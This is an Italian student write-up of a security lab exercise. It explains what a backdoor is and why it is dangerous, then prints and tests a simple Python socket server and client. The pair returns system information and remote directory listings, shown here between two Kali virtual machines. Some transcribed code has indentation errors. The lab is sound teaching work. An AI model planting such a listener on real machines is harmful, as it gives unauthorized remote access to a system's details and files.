

S3 L2

Svolgimento esercizio del 05/12/23

Giulia Salani

Consegna

Traccia:

Compito di oggi: spiegare cos'è una backdoor e perchè è pericolosa.

Spiegare i codici qui sotto dicendo cosa fanno e qual è la differenza tra i due.

Testare praticamente il codice.

Svolgimento:
Spiegare cos'è una backdoor e perchè è pericolosa.

Cos'è una backdoor?

La "backdoor" è un metodo segreto e non documentato per bypassare normali procedure di autenticazione o sicurezza in un sistema, a cui consente infatti l'accesso non autorizzato. È una via secondaria di accesso che può essere utilizzata da chi ne è a conoscenza per entrare nel sistema senza passare attraverso le normali procedure di autenticazione.

Le backdoor possono essere create intenzionalmente da sviluppatori di software, hacker o malintenzionati con accesso al codice sorgente di un sistema. Possono anche essere introdotte involontariamente a causa di errori di programmazione o vulnerabilità non riconosciute.

Svolgimento:
Spiegare cos'è una backdoor e perché è pericolosa.

Perché la backdoor è pericolosa (parte 1)?

Di seguito i fattori di pericolosità di una backdoor:

- **Accesso non autorizzato:** Una backdoor fornisce un accesso non autorizzato a un sistema informatico. Questo significa che chi detiene la backdoor può aggirare qualsiasi forma di autenticazione o controllo d'accesso, ottenendo un controllo completo sul sistema senza essere rilevato.
- **Rischi per la riservatezza:** Una volta che una backdoor è installata, un aggressore può accedere a dati sensibili o riservati presenti nel sistema. Ciò può includere informazioni personali, dati finanziari, proprietà intellettuale o qualsiasi altra informazione che potrebbe essere conservata nel sistema compromesso.
- **Possibile furto di identità:** Le backdoor possono essere utilizzate per rubare identità o informazioni personali. Ciò può portare a frodi finanziarie, accesso illegittimo a account online e altri tipi di crimini informatici.


Svolgimento:
Spiegare cos' è una backdoor e perchè è pericolosa.

Perché la backdoor è pericolosa (parte 2)?

- Diffusione di malware: Una backdoor può essere utilizzata come punto di ingresso per l'introduzione di malware nel sistema. Ad esempio, un aggressore potrebbe sfruttare la backdoor per installare ransomware, spyware o altri tipi di software dannoso.
- Sabotaggio e danni al sistema: Gli aggressori possono utilizzare le backdoor per scopi di sabotaggio, danneggiando o distruggendo dati, interrompendo i servizi o compromettendo l'integrità del sistema. Ciò può avere gravi conseguenze per le operazioni di un'azienda o di un privato.
- Resistenza: Alcune backdoor sono progettate per essere resistenti nel tempo, permettendo agli aggressori di mantenere l'accesso al sistema anche dopo eventuali aggiornamenti di sicurezza. Ciò rende difficile la loro individuazione e rimozione.
- Difficoltà di individuazione: Le backdoor sono spesso progettate per essere nascoste e difficili da individuare. Questo rende più complicato per gli amministratori di sistema e gli esperti di sicurezza rilevarle prima che vengano utilizzate per scopi dannosi.

Svolgimento:

Spiegare i codici qui sotto dicendo cosa fanno e qual è la differenza tra i due.



The screenshot shows a Kali Linux terminal window with the file `Backdoor.py` open in the nano text editor. The script is a Python backdoor that listens on a specific IP and port, accepts connections, and provides a menu of actions like getting system info or listing directory contents.

```
GNU nano 7.2 Backdoor.py
import socket
import platform
import os


SRV_ADDR = "192.168.32.100"
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
        except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
            except:
                tosend = "Wrong path"
            connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```



The screenshot shows a Kali Linux terminal window with the file `client_backdoor.py` open in the nano text editor. This script is a client-side backdoor that connects to a server, prints a menu, and allows the user to interact with the server by selecting options from the menu.

```
GNU nano 7.2 client_backdoor.py
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("\n\n0) Close the connection")
    print("1) Get system info")
    print("2) List directory contents")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()

while 1:
    message = input("\n-Select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode('utf-8'))

    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("**40")
        for x in data:
            print(x)
        print("**40")
```

Svolgimento:

Spiegare i codici qui sotto dicendo cosa fanno e qual è la differenza tra i due.

I due programmi in Python servono ad implementare una comunicazione tra server e client utilizzando il modulo socket.

Il server attende e risponde alle richieste del client, mentre il client invia richieste al server. Il server si mette in ascolto su una porta specifica e il client si connette a quella porta.

Svolgimento:
Testare praticamente il codice.

Kali Linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~/Desktop/Epicode_Lab

```
(kali@kali)~[~]
$ python Backdoor.py
python: can't open file '/home/kali/Backdoor.py': [Errno 2] No such file or directory

(kali@kali)~[~]
$ cd /home/kali/Desktop/Epicode_Lab

(kali@kali)~[~/Desktop/Epicode_Lab]
$ python Backdoor.py
client connected: ('192.168.32.104', 32920)
```

Ho lavorato su due macchine Kali: Kali Linux e Kali Linux Clone. Kali Linux svolge il ruolo di server (screenshot di sx) e Kali Linux Clone quello di client (screenshot di dx). In entrambi gli screenshot si può notare la conferma della connessione fra le due macchine. A destra, inoltre, si può notare cosa succede a seconda dell'opzione scelta. L'opzione 1 dà informazioni sul sistema. Scegliendo l'opzione 2 invece, ho chiesto di enumerare i contenuti della cartella /etc/. Nella prossima pagina invece si vede che cosa succede se viene scelta l'opzione 0: la connessione si chiude.

Kali Linux Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~/Desktop/Epicode_Lab_Clone

```
(kali@kali)~[~/Desktop/Epicode_Lab_Clone]
$ nano client_backdoor.py

(kali@kali)~[~/Desktop/Epicode_Lab_Clone]
$ python client_backdoor.py
Type the server IP address: 192.168.32.100
Type the server port: 1234
Connection established

0) Close the connection
1) Get system info
2) List directory contents

-Select an option:1
Linux-6.3.0-kali1-amd64-x86_64-with-glibc2.37 x86_64

-Select an option:2
Insert the path:/etc/
*****

mosquitto
stunnel
strongswan.conf
libao.conf
theHarvester
powershell-empire
java-17-openjdk
vulkan
usb_modeswitch.d
hosts
papersize
ssh
passwd-
smi.conf
fonts
udev
smartd.conf
subuid-
ufw
redis
dbus-1
apt
os-release
gshadow
hosts.deny
machine-id
opt
deluser.conf
UPower
cron.yearly
searchsploit_rc
ldap
strongswan.d
sudo_logsrvd.conf
```

Kali Linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~/Desktop/Epicode_Lab

```
(kali@kali)~$ python Backdoor.py
python: can't open file '/home/kali/Backdoor.py': [Errno 2] No such file or directory

(kali@kali)~$ cd /home/kali/Desktop/Epicode_Lab

(kali@kali)~/Desktop/Epicode_Lab$ python Backdoor.py
client connected: ('192.168.32.104', 32920)
```

CTRL (DESTRA)

Kali Linux Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~/Desktop/Epicode_Lab_Clone

```
rc2.d
scalpel
tmpfiles.d
bash_completion
subgid-
radcli
nfs.conf
manpath.config
reader.conf.d
odbc.ini
keyutils
magic.mime
mke2fs.conf
subgid
dconf
request-key.conf
update-motd.d
kali-menu
networks
default
bindresvport.blacklist
cryptsetup-nuke-password
gvm
adduser.conf
ipsec.conf
rpc
nsisconf.nsh
selinux
php
ca-certificates
rmt
groff
mailcap.order
xdg
firefox-esr
timezone
libccid_Info.plist
freetds
sqlmap
ODBCDataSources
locale.alias
subversion
xattr.conf
rc3.d
issue.net
ipsec.secrets
chatscripts
macchanger
magic
sddm.conf.
*****

-Select an option:0

(kali@kali)~/Desktop/Epicode_Lab_Clone$
```

CTRL (DESTRA)